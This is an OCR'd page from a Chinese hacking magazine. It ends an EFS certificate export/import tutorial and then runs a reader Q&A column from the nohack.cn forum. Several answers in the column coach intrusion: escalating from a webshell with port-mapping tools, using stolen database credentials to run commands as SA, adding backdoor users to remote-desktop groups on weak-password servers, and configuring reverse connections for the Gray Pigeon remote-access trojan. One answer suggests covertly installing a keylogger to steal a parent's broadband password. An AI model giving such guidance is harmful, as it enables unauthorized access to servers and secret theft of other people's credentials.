
(2) 打开导出证书向导。单击“证书-当前用户”-“个人”-“证书”，选中当前用户，然后右键单击，在弹出的菜单中选择“所有任务”-“导出”，打开“证书导出向导”窗口，如图5所示，然后单击“下一步”按钮继续。


图5 打开证书导出向导窗口


(2) 私钥导出设置。在“导出私钥”中选择“是，导出私钥”，如图6所示，然后单击“下一步”，在“导出文件格式”中使用默认设置，然后单击下一步按钮。


图6 私钥导出设置

(3) 设置私钥密码。私钥导出时需要设置个人密码，如图7所示，在“密码”和“确认密码”中输入个人打开私钥的密码，然后单击“下一步”按钮继续。


图7 设置私钥密码


(3) 选择证书保存位置。在“要导出的文件”中设置需要保存的文件名称，单击“浏览”按钮可以设置保存文件的路径，然后在该路径下输入一个保存个人证书的名称，文件后缀默认为“pfx”，如图8所示，然后单击“下一步”并单击“完成”按钮完成证书的导出。


图8 选择证书保存位置

三、加密私钥和证书的导入

(1) 添加证书。该操作跟“加密私钥和证书的导出”添加证书类似，在此就不赘述。

(2) 打开导出证书向导。单击“证书-当前用户”-“个人”-“证书”，然后右键单击，在弹出的菜单中选择“所有任务”-“导入”，打开“证书导入向导”窗口，然后单击“下一步”，在“要导入的文件”中选择刚才导出的私钥和证书文件，然后单击“下一步”按钮。


图9 选择证书存储位置

(3) 选择“证书存储”方式。在“证书存储”中选择保存证书的系统区域，在本案例中选择“将所有的证书放入下列存储区”-“个人”，然后单击“下一步”按钮继续。


(4) 完成证书的导入。在“正在完成证书导入向导”中单击“完成”按钮，完成证书的导入。证书入库导入成功，则会显示“导入成功”的提示。

四、小结

EFS具有各种特性为企业或个人用户提供了方便的安全解决方案，本文介绍了EFS的相关知识，并通过实例介绍了如何使用EFS来对文件以及文件夹进行加密和解密，最后介绍了个人私钥和证书的导入和导出，方便用户在系统发生意外的情况下仍然能够打开适用EFS加密的文件或者文件夹。

编辑点评：

作者的这篇文章为大家带来了另外一个加解密世界，就是系统文件夹的加解密，EFS在安全和性能两方面都结合了对称和非对称加密。但是有几点作者没说，第一是Windows XP家用版并不支持EFS功能；第二是使用者在导入的密钥有查看的权利，否则就是导入了也没有用的；第三是记住导出时设置的密码，建议使用和导出是相同的用户名；第四是EFS加密的文件打不开了，即使Ghost回原系统都不能解决问题，所以备份和导入EFS密钥就显得非常重要。



Q：我攒了台电脑，自己装的XP系统，一直用得都很好，但是最近每次开机加载文件时都会提示找不到C盘的一个文件，哪位可以告诉我解决的办法啊？

A：很多读者都问过这个问题，这应该是因为Windows在加载时启动的程序由于某些原因，如无意删除、被杀毒软件查杀或指向路径被修改等导致的。

解决的办法很简单，利用msconfig或者360安全卫士等控制电脑的启动项目，找到开机错误提示文件的启动值，删除即可。

对于初学者我们推荐使用autoruns和SRENG这两款工具，通过它们就可以对启动的项目一目了然。

原文链接：http://www.nohack.cn/bbs/thread-76001-1-1.html

Q：webshell提权问题

默认不能执行CMD命令，上传了一个压缩的CMD到默认everyone用户，可以写入，可以执行。开了3389但无法连接，猜测做了IP访问限制，所以又上传lcx想做一下反向连接，但在执行CMD命令时，显示“超出了文件结尾”，为什么？在conn.asp文件看到了用户名和密码，也无法连接1433，但端口却是开了的。

A：按你描述的情况，在可写目录的cmd具备执行权限，但是仅仅是继承了IIS用户的guest权限。服务器开启3389但无法连接，这种情况并不完全是IP访问策略，内网或者防火墙都可能导致无法连接成功。利用lcx做映射不成功的情况很正常，显示“超出文件结尾”一般代表命令执行失败，但不排除支持的语法超长，所以可以考虑利用paris进行端口映射。

在conn数据库链接脚本中的用户名和密码，可以使用webshell自带的数据库管理进行连接，因为MSSQL的1433一般是不允许对外连接的。如果数据库用户权限是SA，那么就可以执行命令了。

原文链接：http://www.nohack.cn/bbs/thread-75845-1-1.html

Q：1433加管理员的问题

前两天扫了一台1433弱口令的2000服务器，恢复了它的CMD，也开了3389，貌似可以执行任何命令。但是当我成功添加了一个用户，并尝试将这个用户添加进管理员组的时候却提示没有这个组，用普通用户3389，却没有权限，请问我应该怎么办？

A：既然能够执行命令，建议你使用命令net localgroup查看用户组，这种情况不排除管理员更改了默认的administrators组。找到管理员组后，如果还是无法连接远程终端，可能是管理员设置了Remote Desktop Users组用户具备远程终端的访问权，你需要把自己建立的用户添加到该组。当然，对于有些服务器禁止了任意组远程访问，那就只能用远程控制木马或者后门来操作了。

原文链接：http://www.nohack.cn/bbs/thread-75988-1-1.html

Q：关于灰鸽子与本地架设ftp的问题

我自己在电脑上利用IIS架设了一个ftp，域名是花生壳的。我在使用灰鸽子时用了IP和域名，上传IP.txt的时候，出现服务器错误，不知道是不是账号密码的问题？到底是用花生壳域名的密码，还是我ftp的密码？（可是我不知道怎么设密码与账号）

A：感觉你对灰鸽子的连接方式完全不了解，思路混淆。在反弹连接中，如果没有固定IP，一般情况下都是利用FTP中转IP文件或者利用域名反弹。按照你提供的情况，可能是你的FTP根本没有开启（或者域名并没有绑定到本地）。

确认安装IIS的时候已勾选FTP服务，并且开启MSFTP后能够正常连接。可以利用ftp命令或者leapftp软件进行测试，如果确定能够上传，也要确认你的FTP目录对应到IIS目录，访问你申请的花生壳域名能够确保连接到你本地IIS对应的web目录，在上传FTP文件成功后可以通过访问你的反弹地址进行确认。

说实话，你的做法完全是多此一举，利用FTP中转http文件上线，一般都是申请或者购买具备FTP权限的建站空间，在本机架设还需要绑定域名，相当麻烦。你完全可以直接用花生壳绑定动态域名，利用域名中转上线。

原文链接：http://www.nohack.cn/bbs/thread-75951-1-1.html

Q：关于“小鬼当差”的问题

我为了保护上网安全，到网上找了一个灰鸽子工作室的“小鬼当差V1.0”防火墙。在打开运行时，杀毒软件却报警并杀掉，防火墙应该不属于病毒啊？请问会不会是被人绑了木马在里面？

A：“小鬼当差”是一款不错的阻止键盘钩子的防火墙，其根本是没有病毒的。不过由于灰鸽子工作室名声在外，所以连其编写的安全工具“小鬼当差”也被当作病毒查杀。通过我的使用来看是无病毒的，但是不排除你下载的文件被人恶意捆绑木马，建议使用SSM或者捆绑器克星等确定程序是否干净。

原文链接：http://www.nohack.cn/bbs/thread-3513-1-1.html

Q：关于ADSL的密码

我朋友叫我问一下，他上网只有登录连接时父母输入密码以后才能上，就是说他的ADSL密码不是保存的，有没什么办法知道原来的密码？


A：我们常见的破解宽带拨号密码的软件dialpass是根据保存在本机的宽带信息还原显示密码的，你的情况是并没有保存密码，至少是没有软件能够查出的。但是我们查不到是可以偷到的，你朋友应该是可以直接物理接触到电脑，用U盘带个键盘记录器上去运行，键盘记录器是可以把记录保存到本地的。等父母输入密码后就可以偷来了。

原文链接：http://www.nohack.cn/bbs/thread-75887-1-1.html

Q：徐师傅：我有一个局域网问题想请教一下！我用的局域网现在被限速了，有时候网页都打不开，只有10K/S左右，请问这是怎么回事，怎样可以突破限速？谢谢！


A：局域网限速一般情况下都是内网有人使用了P2P软件进行ARP欺骗，解决的办法很简单，绑定网卡MAC和IP地址就OK了。当然，使用ARP防火墙还可以揪出攻击者，推荐使用ANTIARP或者是360卫士自带的ARP防火墙。当然也不排除是具备限速功能的路由器或者交换机，如果是这样的话，那只有进入管理端控制带宽分配了。

原文链接：http://www.nohack.cn/bbs/thread-75937-1-2.html



黑客手册 安全先锋

非安全




